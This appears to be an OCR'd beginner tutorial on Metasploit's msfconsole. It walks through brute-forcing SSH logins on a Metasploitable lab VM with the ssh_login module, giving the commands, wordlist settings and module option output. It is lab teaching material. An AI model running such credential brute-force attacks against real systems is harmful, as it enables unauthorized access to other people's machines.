
What does msfconsole perform?

msfconsole is a tool used in **ethical hacking**. It performs:


1. ✅ **Finds weak points** in computers (vulnerabilities)
2. 💥 **Attacks the system** (only for testing)
3. 🎯 **Sends a payload** (like a reverse shell to control the target)
4. 🕵️ **Collects information** (IP, ports, services)
5. 🛠️ **Gives control** of the target computer
6. 📄 **Makes reports** after testing


msfconsole is used to **test how safe a system is** by performing hacking activities **in a legal way**.

CLI: msfconsole




Search ssh





Use 79 and then options




After that set rhosts (IP Address of metasploitable), then


Set STOP_ON_SUCCESS true


After that go to the new terminal and create a pass.txt and user.txt , set PASS_FILE (path address of pass.txt) /home/kali/pass.txt and set USER_FILE (path address of user.txt) /home/kali/user.txt


After that set VERBOSE true

Command	Description
set RHOSTS 192.168.91.129	Sets the target IP (Metasploitable IP)
set STOP_ON_SUCCESS true	Stops the scan once valid credentials are found
set PASS_FILE /home/kali/pass.txt	Path to the password wordlist file
set USER_FILE /home/kali/user.txt	Path to the username wordlist file
set VERBOSE true	Enables detailed output in the console







kali-linux-2025.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2025.2-vmware-a...
Metasploitable2-Linux
4:29
root@kali: /home/kali
File Actions Edit View Help
USER_FILE => /home/kali/user.txt
msf6 auxiliary(scanner/ssh/ssh_login) > options
Module options (auxiliary/scanner/ssh/ssh_login):
Name Current Setting Required Description
ANONYMOUS_LOGIN false yes Attempt to login with a blank username and password
BLANK_PASSWORDS false no Try blank passwords for all users
BRUTEFORCE_SPEED 5 yes How fast to bruteforce, from 0 to 5
CreateSession true no Create a new session for every successful login
DB_ALL_CREDS false no Try each user/password couple stored in the current database
DB_ALL_PASS false no Add all passwords in the current database to the list
DB_ALL_USERS false no Add all users in the current database to the list
DB_SKIP_EXISTING none no Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD no A specific password to authenticate with
PASS_FILE /home/kali/pass.txt no File containing passwords, one per line
RHOSTS 192.168.91.129 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 22 yes The target port
STOP_ON_SUCCESS true yes Stop guessing when a credential works for a host
THREADS 1 yes The number of concurrent threads (max one per host)
USERNAME no A specific username to authenticate as
USERPASS_FILE no File containing users and passwords separated by space, one pair per line
USER_AS_PASS false no Try the username as the password for all users
USER_FILE /home/kali/user.txt no File containing usernames, one per line
VERBOSE true yes Whether to print output for all attempts
View the full module info with the info, or info -d command.
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


kali-linux-2025.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2025.2-vmware-a...
Metasploitable2-Linux
4:30
root@kali: /home/kali
File Actions Edit View Help
(root㉿kali)-[/home/kali]
touch user.txt
(root㉿kali)-[/home/kali]
vi user.txt
(root㉿kali)-[/home/kali]
ls
ALHacking Desktop Documents Downloads Music pass.txt Pictures Public Templates user.txt Videos zphisher
(root㉿kali)-[/home/kali]
#
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Run/Exploit

